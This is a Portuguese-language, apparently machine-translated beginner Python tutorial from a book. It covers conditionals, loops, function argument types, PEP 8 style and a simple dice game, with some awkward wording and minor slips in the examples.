
[Programação-Beginners-Intermediários / dp / 1980953902](#)

If-else

Apenas a instrução if informa que quando uma condição for verdadeira, ele irá executar um bloco de declaração; e se essa condição for falsa, ele não vai. Mesmo assim, o que acontece em uma instância onde você quer fazer outra coisa e ainda a condição é falsa? Isto exige a declaração 'else'. Você pode usar a instrução else em conjunto com o comando if para executar um bloco de código quando a condição passa a ser falsa. A sintaxe é como se segue:

```
if (condition):
    # Executes this block if
    # condition is true
else:
    # Executes this block if
    # condition is false
```

Sua fluxograma:



```
# python program to illustrate If else statement
#!/usr/bin/python

i = 20;
if (i < 15):
    print ("i is smaller than 15")
    print ("i'm in if Block")
else:
    print ("i is greater than 15")
    print ("i'm in else Block")
print ("i'm not in if and not in else Block")
```

A saída é:

```
i is greater than 15
i'm in else Block
i'm not in if and not in else Block
```


O bloco de código sucedendo a instrução else é então executado desde que a condição existente na instrução if é falsa.

Nested-se

A nested-se é simplesmente uma instrução if que é alvo de alguma outra if. A nested if refere-se a uma declaração se dentro de outra instrução if. De fato, a linguagem Python nos deixa o ninho if dentro do if, isto é, você pode colocar uma instrução if dentro de outro. A sintaxe é como se segue:

```
if (condition1):
    # Executes when condition1 is true
    if (condition2):
        # Executes when condition2 is true
        # if Block is end here
    # if Block is end here
```

... eo fluxograma:



```

# python program to illustrate nested If statement
#!/usr/bin/python
i = 10
if (i == 10):
    # First if statement
    if (i < 15):
        print ("i is smaller than 15")
    # Nested - if statement
    # Will only be executed if statement above
    # it is true
    if (i < 12):
        print ("i is smaller than 12 too")
    else:
        print ("i is greater than 15")
  
```


A saída é como se segue:

```
i is smaller than 15
i is smaller than 12 too
```

Loops em Python

Loops são uma parte muito importante do Python tanto quanto eles estão em outras linguagens de programação, porque eles ajudam a execução repetida de um bloco de código. Como um programador, você vai ficar cara a cara com situações em que você terá que usar algum pedaço de código repetidamente, mas você não quer acabar com a mesma linha de código muitas vezes.

Em geral, as declarações são executadas em sequências: a primeira demonstração de uma função é executada primeiro, em seguida, seguidos por uma segunda e assim por diante. Como eu mencionei, você terá situações onde você tem que executar um bloco de código de um par de vezes. Linguagens de programação oferece-lhe diferentes estruturas de controle para permitir a execução de caminhos mais complicados. instruções de loop nos dar a oportunidade de executar um declarações ou recolha de declarações muitas vezes.



Python oferece os seguintes tipos de loops, a fim de gerenciar os requisitos de looping.

1. Enquanto loop: Este ciclo repete declarações ou coleções de declarações se uma condição em questão é TRUE; ele é executado um teste com a condição antes de executar o corpo do loop.
2. Para loop: Este executa sequências de declarações muitas vezes antes

abreviar o código que manipula a variável de loop.

3. Nested Loops: geralmente você pode usar um único ou mais voltas dentro de outro tempo, fazer enquanto ou para loop.

O loop enquanto

O loop while é uma das primeiras voltas você definitivamente vai encontrar quando você está aprendendo Python; é sem dúvida um dos mais intuitiva de compreender. Quando você olha para o loop nome, você vai entender rapidamente que a outra palavra 'enquanto' tem algo a ver com um 'período de tempo' ou 'intervalo'; e como você obviamente já sabe, a palavra circuito refere-se a um pedaço de código que você execute em repetição.

Tendo isso em mente, você está pronto para a definição abaixo de loop while: Um loop while é um conceito de programação que, quando implementada, executa um código repetidamente enquanto uma determinada condição ainda é válido. Você pode ser capaz de ver três destacou componentes na definição acima que você precisa para construir loop while do Python:

1. A palavra-chave enquanto
2. Uma condição para a tradução seja verdadeiro ou falso
3. Um bloco de código que você precisa para executar repetidamente

Isso é tudo o que realmente leva.

Criando um While Loop Em Python

Até aqui, você sabe o que você precisa para criar um loop while; agora você precisa observar um exemplo da vida real da aplicação do loop while antes de começar a experimentar com ele. Veja o exemplo abaixo:

```
# Take user input
number = 2

# Condition of the while loop
while number < 5:
    print("Thank you")
    # Increment the value of the variable "number by 1"
    number = number+1
Thank you
Thank you
Thank you
```

No exemplo acima, você pode ver um simples loop while: os três componentes que você lê sobre antes estão todos presentes, se você estiver interessado, você vai notar. Estes componentes incluem a palavra-chave enquanto seguido por uma tradução condição de falso ou verdadeiro (número <5), bem como um bloco de código que você deseja executar repetidamente:

```
print("Thank you")
number = number + 1
```

Se você olhar para o código acima em mais detalhes, você vai notar a presença de uma variável 'número' que você armazene um número inteiro 2 em. Devido ao fato de que o valor em 'número' é inferior a cinco, você imprimir 'obrigado' e, em seguida, aumentar o 'valor de número' com um. Como o valor em 'número' permanece inferior a cinco, você continua executando as duas linhas de código contido dentro do loop while como segue:

```
"Thank you"
"Thank you"
```

Imprimir 'obrigado' a duas vezes mais antes de valor 'número' é equivalente a cinco e a condição já não é avaliado como 'verdadeiro'. Desde o

condição é agora a avaliar a 'falsa', você vai sair do loop while e continuar com o seu programa se tiver mais código. Neste caso, não temos mais código e, portanto, o programa irá parar.

O exemplo acima é básica. Você também pode incluir condicionais ou em outras palavras, uma condição if, de modo que torna-se ainda mais personalizado. Considere o exemplo a seguir:

```
# Take user input
number = 2

# Condition of the while loop
while number < 5:
    # Find the mod of 2
    if number%2 == 0:
        print("The number "+str(number)+" is even")
    else:
        print("The number "+str(number)+" is odd")

    # Increment `number` by 1
    number = number+1
The number 2 is even
The number 3 is odd

The number 4 is even
```

For loop

Você pode abordar o loop for da mesma forma que você faria com um loop while. Como você provavelmente pode esperar, o componente 'para' em 'loop' refere-se a algo que você executar um determinado número de vezes.

Com todo o acima em consideração, você pode definir o loop da seguinte forma: Um laço for é um conceito em programação que executa um pedaço de código e outra vez (quando é implementado) 'para' um determinado número de vezes de acordo com uma sequência.

Ao contrário do loop while, aqui, não temos qualquer condição envolvidos- ativamente só executar um código várias vezes repetidamente. Em termos mais simples, como o laço enquanto continua a executar o bloco de código presente dentro dela, somente até que a condição é 'verdadeira' faz o loop for executar o código presente no seu interior apenas para um número particular de vezes. O 'número de vezes que' eu estou falando é resolvido por uma sequência, ou uma lista organizada das coisas.

Vamos agora aprofundar as peças abaixo que você precisa para criar um loop for: Ao contrário do loop while, o loop não tem ativamente envolvidos condição, tudo que você precisa fazer neste caso é para executar repetidamente um pedaço de código. Deixe-me colocar de outra maneira; embora while tem uma tendência de executar o código dentro dela até que a condição é realmente verdade, pelo contrário, o loop for normalmente executa o bloco de código que está dentro dele para um número predeterminado de vezes. O que determina o 'número de vezes que' é uma lista ordenada de coisas ou uma seqüência.

1. A 'para' palavra-chave
2. O 'em' palavra-chave
3. O código que você particularmente precisa executar repetidamente
4. Uma variável
5. A função 'gama ()' (que é uma função embutido na biblioteca Python) para auxiliar-nos construir uma sequência de números

Python para Loops

```
# Print "Thank you" 5 times
for number in range(5):
    print("Thank you")
Thank you
Thank you
Thank you
Thank you
Thank you
```

Você pode ver acima que os componentes que você viu na seção acima de retorno no pequeno exemplo aqui de um loop na linguagem Python: a palavra-chave 'para', o 'número' 'range ()' variável e função, bem como o código que você precisa para executar muitas vezes, 'print ('Obrigado')'. Isso não é difícil de entender, certo?

Vamos tentar considerar mais um exemplo de um loop onde usaremos duas variáveis para descrever o fluxo de controle:

```
languages = ['R', 'Python', 'Scala', 'Java', 'Julia']

for index in range(len(languages)):
    print('Current language:', languages[index])
Current language: R
Current language: Python
Current language: Scala
Current language: Java
Current language: Julia
```

É claro que você começa o loop usando o 'para' palavra-chave. Depois disso, você pode usar as variáveis 'línguas' e 'index', a palavra-chave 'em' ea função 'range ()', a fim de construir uma seqüência de números. Além disso, você vê que, neste caso, você usa a função 'len ()' bem desde que a lista 'línguas' não é numérica. O código que você deve executar repetidamente é realmente apenas uma declaração de impressão com o nome abaixo:

```
print('Current language :', languages[index])
```

Tal como para o ciclo acima, deve exprimir que, para cada índice dentro do intervalo '`len(languages)`', você significa para imprimir a linguagem da ciência dados.

Len (idiomas) no momento é 5, assim, a declaração poderia ser colocado para baixo desta forma também:

```
for index in range(5):
    print('Current language:', languages[index])
Current language: R
Current language: Python
Current language: Scala
Current language: Java
Current language: Julia
```

Mais uma vez, este oferece-lhe o mesmo resultado.

loops aninhados

Você pode tentar incluindo mais while dentro de seu código atual, que é referido como um loop aninhado.

```
# Take user input
number = 2

# condition of the while loop
while number < 5:
    # condition of the nested while loop
    while number % 2 == 0:
        print("The number "+ str(number)+" is even")
```

No exemplo acima, nós temos um outro circuito, enquanto que se 'aninhada' dentro do circuito externo. Os locais internos de ansa em uma outra verificação para ver se o “número% (mod) 2 é 0.”

Dito de outro modo, ele olha se o número é mesmo e, em seguida, imprime a seguinte declaração: 'o número é ainda.'

No entanto, há um problema; quando você olhar bem de perto, você pode ver que, assim como o código anterior, a declaração 'número = número + 1' está em falta aqui. O valor da variável permanece o mesmo cada tempo, bem como as chaves de código em um loop infinito porque você não está mesmo aumentando o número variável em qualquer lugar. Isto significa que sempre que entra no circuito, ele realmente nunca chega a sair. Em vez disso, ele imprime a declaração infinitamente pois a variável 'número' será constantemente ajustado para 2. Este número é, definitivamente, menos de cinco anos, e é um número par.

Vamos agora olhar como um loop aninhado iria aparecer:

```
# Print the below statement 3 times
for number in range(3):
    print("-----")
    print("I am outer loop iteration "+str(number))
    # Inner loop
    for another_number in range(5):
        print("*****")
        print("I am inner loop iteration "+str(another_number))
```

```
I am outer loop iteration 0
*****
```

```
I am inner loop iteration 0
*****
```

```
I am inner loop iteration 1
*****
```

```
I am inner loop iteration 2
*****
```

```
I am inner loop iteration 3
*****
```

```
I am inner loop iteration 4
-----
```

```
I am outer loop iteration 1
*****
```

```
I am inner loop iteration 0
*****
```

```
I am inner loop iteration 1
*****
```

```
I am inner loop iteration 2
*****
```

```
I am inner loop iteration 3
*****
```

```
I am inner loop iteration 4
-----
```

```
I am outer loop iteration 2
*****
```

O código acima é apenas uma forma modificada da inicial, por exemplo, ciclo. Você precisa observar o uso de um segundo loop for dentro do ciclo exterior. Você pode agora passar para executar o código.

Aqui, você vai descobrir que o controle geralmente entra a primeira 'loop', enquanto o valor do número variável tem um 0. A declaração de impressão inicial é impresso pela primeira vez após o qual as entradas de controle a próxima (o segundo) para o laço, onde o 'another_number' valor variável tem 0 como a sua inicial. A declaração de impressão inicial no ciclo subsequente é impresso uma única vez. Neste momento, o controlo retorna para o circuito do lado de dentro e uma vez mais o valor 'another_number' é inicializado para o número inteiro seguinte, uma vez mais e

Depois disso vem a impressão da declaração dentro do 'print()' função. O processo mencionado acima continua até que o controle passa pelo próximo da função 'gama', o qual neste caso é 5, e, em seguida, o controlo volta ao lacete mais exterior, inicia a variável 'número' para o seguinte número inteiro, imprime o declaração dentro da função 'print()' e visita o laço interno antes de repetir todos os passos até que ele atravessa o 'range()' função. Este percurso de controlo do circuito mais exterior, a passagem da espira interna, e, em seguida, de volta para o exterior muito mais uma vez por ciclo continua até que todo o intervalo foi coberto por o de controlo, o qual é três vezes neste caso. Tendo conhecido tanto como você pode saber sobre loops aninhados, tente escrever um programa Python para criar o padrão abaixo usando um laço for aninhado.

```
*  
* *  
* * *  
* * * *  
* * * * *  
* * * *  
* * *  
* *  
*
```

```
# Initialize the first five rows  
  
n = _  
  
# Start the loop to print the first five rows  
for i in range(_):  
    for j in range(i):  
        print("* ", end="")  
    print("")
```

As demonstrações de controle de circuito

As instruções de controle de ciclo alterar a execução a partir da sua sequência regular. Nos casos em que a execução deixa um escopo, todo os objetos automáticas feitas

no âmbito são destruídos.

Python vai apoiar as instruções de controle abaixo:

1. Declaração Break: Este termina a declaração de loop antes de transferir a execução para a declaração
2. Continue declaração: Faz o loop ignorar o resto do seu corpo e testar novamente sua condição imediatamente antes de reiterar.
3. declaração Pass: Em Python, esse tipo de afirmação é usado quando uma declaração é sintaticamente necessário, mas você não quer que a execução de qualquer código ou comando.

Leia mais sobre instruções de controle de loop [Aqui](#).

Clique aqui para comprar a versão de bolso do livro:

<https://www.amazon.com/Python-Manuscripts->

[Programação-Beginners-Intermediários / dp / 1980953902](#)

Sobre funções definidas pelo usuário

Funções são populares para todas as linguagens de programação existentes; você pode defini-lo como um bloco de código reutilizável que pode executar tarefas específicas. Em Python, para definir funções significa conhecer tanto e built-in tipos de funções de primeira definida pelo usuário. As funções internas são tipicamente uma parte dos pacotes Python e bibliotecas, enquanto as funções definidas pelo usuário são as criações de desenvolvedores que buscam para atender necessidades específicas. Todas as funções em Python são tratados como objectos. Isso faz com que Python mais flexível uma linguagem quando comparado a outras linguagens de alto nível.

Nesta seção, vamos estar a olhar para funções Python definidos pelo usuário. Para entender o conceito completamente, você vai aprender como você pode implementá-las por escrito exemplos de código.

Antes de saltar para codificação, vamos primeiro olhar para outros conceitos essenciais.

A importância de funções definidas pelo usuário em Python

Geralmente, você pode escrever funções que são definidas usuário como um desenvolvedor ou pedir uma biblioteca de terceiros. Isto significa que as funções que são definidas pelo usuário por sua vez pode agir como uma biblioteca de terceiros para desenvolvedores e outros usuários. Dependendo de como e quando eles são usados, as funções definidas pelo utilizador conter vantagens particulares. Considere os pontos abaixo:

1. As funções definidas pelo usuário são simplesmente blocos reutilizáveis de código que você só precisa escrever uma vez, mas pode usar muitas vezes. Você pode usá-los em outras aplicações também.
2. Estas funções são extremamente úteis-de escrever lógica de negócios específica para utilitários comuns. Você também pode modificar essas funções por obrigação.
3. O código é particularmente fácil de manter, bem organizado e desenvolvedor amigável. Isso significa que ele oferece suporte para a abordagem de design modular.
4. Uma vez que você pode escrever as funções definidas pelo utilizador de forma independente, as tarefas do projeto podem ser distribuídas para o desenvolvimento rápido de aplicações.
5. Por último, as funções definidas pelo usuário que são cuidadosamente escritas e bem definidas, geralmente facilitar o processo de desenvolvimento de aplicações.

Com esta compreensão básica das vantagens, você agora está pronto para olhar para os vários argumentos da função em Python.

Os argumentos da função

Em Python, funções definidas pelo usuário poderia levar quatro tipos de argumentos. No entanto, os significados de argumentos e seus tipos são predefinidos e, portanto, imutável. Como um desenvolvedor, porém, você pode, em vez de seguir estas regras pré-definidas para criar suas próprias funções personalizadas. Discutidos abaixo são os quatro tipos de argumentos e as suas regras.

1: Argumentos default

Como você já deve saber, Python tem uma maneira distinta de não só representar sintaxe, mas também funcionam valores padrão argumentos. Os valores padrão mostram que o argumento da função terá o valor se não houver nenhum valor argumento passado durante a chamada de função. O valor padrão é tipicamente atribuído com o operador de atribuição '='.

Olhe para a sintaxe típica abaixo argumento padrão. Neste caso, paramenter dos msg 'contém um valor default 'Olá!' definição de função

```
def defaultArg( name, msg = "Hello!"):
```

A chamada funcional

```
defaultArg( name)
```

2: argumentos obrigatórios

Os argumentos necessários são simplesmente os argumentos obrigatórios ou obrigatória de uma função. Estes valores do argumento deve ser passado no número certo e ordem durante a função de chamada.

Olhe para a sintaxe típica para uma função argumento necessário seguir:

definição funcional

```
def requiredArg (str,num):
```

A chamada funcional

```
requiredArg ("Hello",12)
```

3: argumentos de palavra chave

Estes são importantes e aplicáveis para as chamadas funcionais em Python. Durante a chamada de função, essas palavras-chave são mencionados juntamente com seus valores concordando. O argumento da função é muito importante para mapear essas palavras-chave para ativar a função de identificar os valores correspondentes com muita facilidade, mesmo quando a ordem não for mantido durante toda a chamada de função. Olhe para a sintaxe a seguir para definição argumentos de palavra-chave Function

```
def keywordArg( name, role ):
```

A chamada de função

```
keywordArg( name = "Tom", role = "Manager")
```

ou

```
keywordArg( role = "Manager", name = "Tom")
```

4: O número variável de argumentos

Quando você não sabe o número exato de argumentos a serem passados para uma função, isso será muito conveniente. Alternativamente, você pode ter um design onde qualquer número de argumentos podem ser passados de acordo com a exigência. Olhe para a sintaxe abaixo que representa esse tipo de chamada de função: definição de função

```
def varlengthArgs(*varargs):
```

A chamada de função

```
varlengthArgs(30,40,50,60)
```

Neste ponto, você deve ter uma boa idéia sobre os diferentes tipos de argumentos em Python.

Vamos agora olhar para os passos que você pode tomar para escrever uma função definida pelo usuário.

Como escrever funções definidas pelo usuário em Python

A seguir estão os passos básicos que você pode tomar para escrever funções definidas pelo usuário em Python. Você terá que incorporar mais passos conforme necessário para funcionalidades extras.

1. Etapa 1: declarar que a função usando a palavra chave 'def' acompanhado pelo nome da função.
2. Passo 2: Escreva os argumentos dentro de abertura e fechamento parênteses da função.
3. Passo 3: Adicione as instruções do programa que serão executados
4. Passo 4: Finalize a função usando / sem a instrução de retorno. No exemplo abaixo, descrevi uma sintaxe típico para definir funções:

```
def userDefFunction (arg1, arg2, arg3 ...):  
    program statement1  
    program statement3  
    program statement3  
    ....  
    return;
```

Exemplos de Código

Vamos agora ir em frente e usar quatro exemplos para todos os quatro argumentos da função discutidos acima.


Exemplo 1: argumentos por defeito

O código a seguir é um trecho que representa um exemplo de argumento padrão. O código é escrito em um script conhecido como defArg.py a primeira listagem no exemplo argumento padrão

```
def defArgFunc( empname, emprole = "Manager" ):
    print ("Emp Name: ", empname)
    print ("Emp Role ", emprole)
    return;
print("Using default value")
defArgFunc(empname="Nick")
print("*****")
print("Overwriting default value")

defArgFunc(empname="Tom",emprole = "CEO")
```

Agora você pode executar o arquivo de script, como descrito abaixo. Você receberá uma saída é seguinte:



```
E:\Python>python defArg.py
Using default value
Emp Name: Nick
Emp Role Manager
*****
Overwriting default value
Emp Name: Tom
Emp Role CEO
E:\Python>
```

Exemplo 2: Requerido argumentos

O código a seguir é um fragmento que representa um exemplo de um argumento necessário. O código é escrito em um script conhecido como reqArg.py A segunda lista no exemplo argumento obrigatório

```
def reqArgFunc( empname):
    print ("Emp Name: ", empname)
    return;
print("Not passing required arg value")
reqArgFunc()
print("Now passing required arg value")

reqArgFunc("Hello")
```

Agora você pode executar o código; primeiro, não passe o argumento necessário e você vai ter a seguinte saída exibida:

```
E:\Python>python reqArg.py
Not passing required arg value
Traceback (most recent call last):
  File "reqArg.py", line 6, in <module>
    reqArgFunc()
TypeError: reqArgFunc() missing 1 required positional argument: 'empname'
E:\Python>
```

Agora comente a reqArgFunc chamada de função () no script e, em seguida, executar o código usando o argumento necessário. Você vai obter o resultado abaixo:

```
E:\Python>python reqArg.py
Now passing required arg value
Emp Name: Hello
E:\Python>_
```

Exemplo 3: argumentos chave

O exemplo abaixo descreve um trecho de código argumento palavra-chave. O código foi escrito em um arquivo de script conhecido como KeyArg.py A terceira listagem no exemplo argumento palavra-chave:

```
def keyArgFunc(empname, emprole):
    print ("Emp Name: ", empname)
    print ("Emp Role: ", emprole)
    return;
print("Calling in proper sequence")
keyArgFunc(empname = "Nick",emprole = "Manager")
print("Calling in opposite sequence")

keyArgFunc(emprole = "Manager",empname = "Nick")
```

Como sempre, você pode agora executar o arquivo de script, como descrito abaixo. A saída irá receber é a seguinte:

```
E:\Python>python keyArg.py
Calling in proper sequence
Emp Name: Nick
Emp Role: Manager
Calling in opposite sequence
Emp Name: Nick
Emp Role: Manager
```

```
E:\Python>_
```

Exemplo 4: número variável de argumentos

O fragmento abaixo é um código que mostra um exemplo de argumento de comprimento variável. O código foi escrito em um script conhecido como var.Arg.py A quarta lista de um argumento de comprimento variável:

```
def varLenArgFunc(*varvallist):
    print ("The Output is: ")
    for varval in varvallist:
        print (varval)
    return;
print("Calling with single value")
varLenArgFunc(55)
print("Calling with multiple values")

varLenArgFunc(50,60,70,80)
```

Quando você executar o código, você vai obter o resultado abaixo:

```
E:\Python>python varArg.py
Calling with single value
The Output is:
55
Calling with multiple values
The Output is:
50
60
70
80
E:\Python>_
```

Sobre o estilo de codificação

Neste ponto, você está pronto para escrever peças mais longas e mais complexas de Python. Assim, é um momento oportuno para falar algo sobre o estilo de codificação. A maioria das linguagens de programação atuais são normalmente escritos ou formatado em vários estilos, alguns dos quais são mais legível. Você precisa observar que é sempre uma boa idéia para garantir o seu código é fácil para outras pessoas para ler; adotando um estilo boa codificação, portanto, ajuda.

Quando se trata de Python, parece que a maioria dos projetos aderir a PEP 8 como o guia de estilo. Ele (PEP 8) promove uma repulsing tremendamente legível e menos (para os olhos) estilo de codificação. Em algum momento, todos os desenvolvedores Python deve lê-lo.

Vejam-se alguns dos pontos mais importante que eu ter extraído para você a este respeito.

1. Sempre tente usar recortes de 4 espaço sem guias. Isso ocorre porque 4 vagas de fornecer um bom compromisso entre a pequena reentrância (uma vez que permite uma melhor profundidade de aninhamento) e muito grande recuo (como é mais simples de ler). Tabs só trazem em confusão e seu melhor para deixá-los fora.
2. As linhas de envoltório para garantir que eles não ultrapassem 79 caracteres. Isto é particularmente importante porque ajuda os usuários com pequenos monitores; em telas maiores, permite ter um número de lado arquivos a lado.
3. Funções separadas e classes e funções com linhas em branco; este também inclui os grandes blocos de código dentro de funções.
4. Quando você puder, tente colocar comentários sobre a sua própria linha.
5. Use docstrings
6. Utilização espaços em torno dos operadores, bem como após vírgulas-isso no entanto não deve ser o caso dentro de escalonamento construções: `a = f (1, 2) + g (3, 4)`.
7. Nome suas funções e classes tão coerente quanto possível; convencionalmente, usar (para a funções e métodos) `lower_case_with_underscores`. Crie o hábito de estar usando auto como o nome do primeiro argumento do método.

8. Finalmente, se você quiser que o seu código para ser usado em ambientes internacionais, evitar codificações. O melhor em qualquer caso, é ASCII.

Projetos de Atuação: Os Projetos Python para a sua prática

Agora vamos praticar o que aprendemos até agora, criando alguns projetos simples. Esta é definitivamente a melhor parte!

Um jogo baseado em texto

Para saber um pouco mais sobre como Python realmente funciona e tornar-se preparado para uma programação mais avançado, você pode tentar olhar para a lógica do jogo. Nesta seção, você também vai começar a aprender um pouco sobre a estrutura geral de programas de computador, criando um jogo de texto onde o jogador eo computador rolar um dado virtual e entre os dois, aquele com o maior rolo é o vencedor .

Planejar o jogo

Antes de escrever código, é essencial para pensar sobre o que você pretende escrever. A maioria dos programadores escrever documentação simples ([consulte Mais informação](#)) Antes de começar a escrever código para ter um fim de programar direção.

Aqui é como o programa de dados pode aparecer se você tivesse a documentação fornecida juntamente com o jogo:

1. Comece o jogo de dados and roll pressionando entrar ou retornar.
2. Você vai ver os resultados impressos para a tela
3. Você verá um aviso pedindo-lhe para rolar mais uma vez ou sair. Enquanto este é um jogo simples, a documentação informa tanto sobre o que você tem que fazer. Por exemplo, ele informa que você exigir que os componentes abaixo para escrever o jogo.

1. O jogador: Você precisa de uma pessoa para jogar o jogo
2. AI: O computador também tem que rolar um dado; Caso contrário, o jogador não tem ninguém para perder ou ganhar para.
3. Número aleatório: O dado regular com seis lados oferece um número aleatório entre 1 e 6.

4. O Operador: matemática Fácil pode fazer uma comparação entre os números para ver o superior.

5. O ganhar ou perder mensagem

6. Um aviso para sair ou jogar mais uma vez

Fazer um alfa jogo de dados

Alguns programas começam com todos os seus recursos; Assim, a primeira versão só implementa os fundamentos.

Bem, a variável é um valor que pode mudar; variáveis são comuns em Python. Cada vez que necessitam de nossos programas de recordar alguma coisa, usamos variáveis. Na verdade, quase todas as informações que o código irá trabalhar com começa a ser armazenados em variáveis. Levar a equação $Y + 6 = 45$ como um exemplo; a variável é x desde a letra x atua como um espaço reservado para um valor.

Um número inteiro, por outro lado é um número que pode ser negativo ou positivo. Por exemplo, -1 e 1 são números inteiros, bem como 34, 64 ou mesmo 29109. Em Python, variáveis são simples de construir e simples de trabalhar com; portanto, essa primeira versão do jogo usa variáveis duais que incluem ai e jogador. Digite o código abaixo em um novo arquivo de texto com o nome 'dice_alpha.py'

```
import random

player = random.randint(1,6)
ai = random.randint(1,6)

if player > ai:
    print("You win") # notice indentation
else:
    print("You lose")
```

Agora lançar o seu jogo para ver se ele realmente funciona.

Esta versão simples do jogo realmente funciona muito bem; ele alcança objetivos básicos do jogo, mesmo que ele não se sente muito parecido com um jogo. Como jogador, você não sabe o que rolou ou mesmo o que o computador rolou eo jogo termina mesmo se você, o jogador, gostaria de jogar mais uma vez.

Isso é muito normal na versão inicial do software conhecido como 'versão alpha'. Eu acredito que você está agora confiante de que você vai conseguir a coisa principal, que está rolando um dado; e assim, é tempo que você adicionou ao programa.

Melhorar o jogo

Nesta etapa, ou a segunda versão conhecida como beta do jogo, vamos fazer algumas melhorias para torná-lo olhar e sentir um pouco mais como um jogo.

Descreva seus resultados

Ao invés de apenas informar ao jogador se ele / ela ganhou ou não ganhar, poderia ser mais interessante se o jogador sabia o que ele ou ela rolou. Assim, você pode tentar fazer as seguintes alterações em seu código:

```
player = random.randint(1,6)

print("You rolled " + str(player))

ai = random.randint(1,6)

print("The computer rolled " + str(ai))
```

NOTA: Neste ponto, se você executar o jogo, ele só irá falhar uma vez que acha que você está tentando fazer alguma matemática. De acordo com ele, você está tentando adicionar as letras que você rolou e o número atualmente mantidos na variável jogador. Você tem que informar Python para tratar os números do jogador, bem como as variáveis AI como se fossem alguma palavra em uma frase (ou uma string) em oposição a um número inteiro ou em alguma equação matemática. Faça as seguintes alterações no código:

```
player = random.randint(1,6)
print("You rolled " + str(player) )

ai = random.randint(1,6)

print("The computer rolled " + str(ai) )
```

Agora, execute o jogo para que você veja o resultado. Em seguida, retardá-lo. Computadores são rápidos; os seres humanos podem inegavelmente ser rápido, mas quando você está lidando com jogos, geralmente é melhor para criar algum suspense. Você pode usar a função de tempo dentro do Python para retardar o jogo baixo para as peças que contêm suspense.

```
import random
import time

player = random.randint(1,6)
print("You rolled " + str(player) )

ai = random.randint(1,6)
print("The computer rolls....")
time.sleep(2)
print("The computer has rolled a " + str(ai) )

if player > ai:
    print("You win") # notice indentation
else:
    print("You lose")
```

Agora inicie o jogo para executar testes para as alterações.

Tentar detectar os laços

